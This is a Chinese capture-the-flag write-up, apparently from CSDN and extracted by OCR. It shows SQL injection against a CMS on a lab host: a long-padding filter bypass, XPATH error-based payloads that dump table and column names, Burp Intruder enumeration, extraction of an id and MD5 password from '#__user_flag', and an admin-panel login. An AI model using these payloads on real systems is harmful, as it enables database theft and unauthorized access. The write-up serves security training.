
我们不知道，只能一个一个试，一边加一边go







大概7000多左右绕过



查询表名：


```
/(0x23,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1)),1
)
```


因为是cms，只需知道表名格式即可，无需查找字段名

```
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111"/(0x23,concat(0x7
e,(select table_name from information_schema.tables where table_schema=database() limit 0,1)),1)
```


```
    <hr />
    <p>如果你坚持你是对的，请联系网站管理员报告下面的错误信息.</p>
    <blockquote>
        <span class="label label-inverse">500</span> XPATH syntax error: &#039;~#__assets&#039;
kquote>
                    </div>
<!-- End Content -->
```

查询到表名格式：#__assets,#__banner_clients…
接下来爆破查询表名
为方便查看




Intruder attack 3
攻击 保存 列
结果 目标 位置 有效载荷 选项
过滤器: 显示所有项目
请求 有效载荷 状态 错误 超时 长 评论
63 62 500 3918
21 20 500 3910
31 30 500 3910
11 10 500 3898
41 40 500 3898
73 72 500 3892
51 50 500 3890
1 0 500 3884
42 41 500 3810
53 52 500 3804
12 11 500 3802
22 21 500 3802
23 22 500 3802
24 23 500 3802
请求 响应
Raw 参数 头 Hex
POST /index.php HTTP/1.1
Host: awd19-b22.aqlab.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=17bafef8f1e166-0396ffc2fff5cb8-4c3e247b-e1000-17bafef8f1f10f; 130278f82abbc8f1ceb3ac4309021b2b=6dbfbmosc2lk4mjutb40k7s640
Upgrade-Insecure-Requests: 1
输入搜索字词
没有比赛
完成了
CSDN @weixin_51830687

看到一个表名为#__user_flag



再查询字段名，里面有#

```
(0x23,concat(0x7e,(select column_name from information_schema.columns where table_name='#__user_flag' limit 0,1)),1)
```

用这个查字段名

```
(1,concat(0x7e,(select column_name from information_schema.columns where table_name=(select table_name from information_schema.tables where table_schema=database() limit 64,1) limit 0,1)),1)
```

```
<!DOCTYPE html>
<html lang="zh-cn" dir="ltr">
<head>
    <meta charset="utf-8" />
    <title>错误: 500 XPATH syntax error: &amp;#039;~id&amp;#039;</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
                <link href="//fonts.googleapis.com/css?family=Open+Sans" rel="stylesh
        <style>
```

```
<html lang="zh-cn" dir="ltr">
<head>
    <meta charset="utf-8" />
    <title>错误: 500 XPATH syntax error: &amp;#039;~passwd&amp;#039;</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
                <link href="//fonts.googleapis.com/css?family=Open+Sans" rel="style
        <style>
```

查具体数据：

```
(1,concat(0x7e,(select id from #__user_flag limit 0,1)),1)
(1,concat(0x7e,(select passwd from #__user_flag limit 0,1)),1)
```


WhatsUp


```
<!DOCTYPE html>
<html lang="zh-cn" dir="ltr">
<head>
    <meta charset="utf-8" />
    <title>错误: 500 XPATH syntax error: &#039;~WhatsUp&#039;</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
                <link href="//fonts.googleapis.com/css?family=Open+Sans" rel="stylesheet" />
        <style>
```

```
<html lang="zh-cn" dir="ltr">
<head>
    <meta charset="utf-8" />
    <title>错误: 500 XPATH syntax error: &#039;~68e109f0f40ca72a15e05cc22786f8&#039;</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
                <link href="//fonts.googleapis.com/css?family=Open+Sans" rel="stylesheet" />
        <style>
```


68e109f0f40ca72a15e05cc22786f8为MD5加密
解密：
https://www.somd5.com/
HelloWorld
然后访问后台http://awd19-b22.aqlab.cn/admincp利用账号密码成功登陆后台

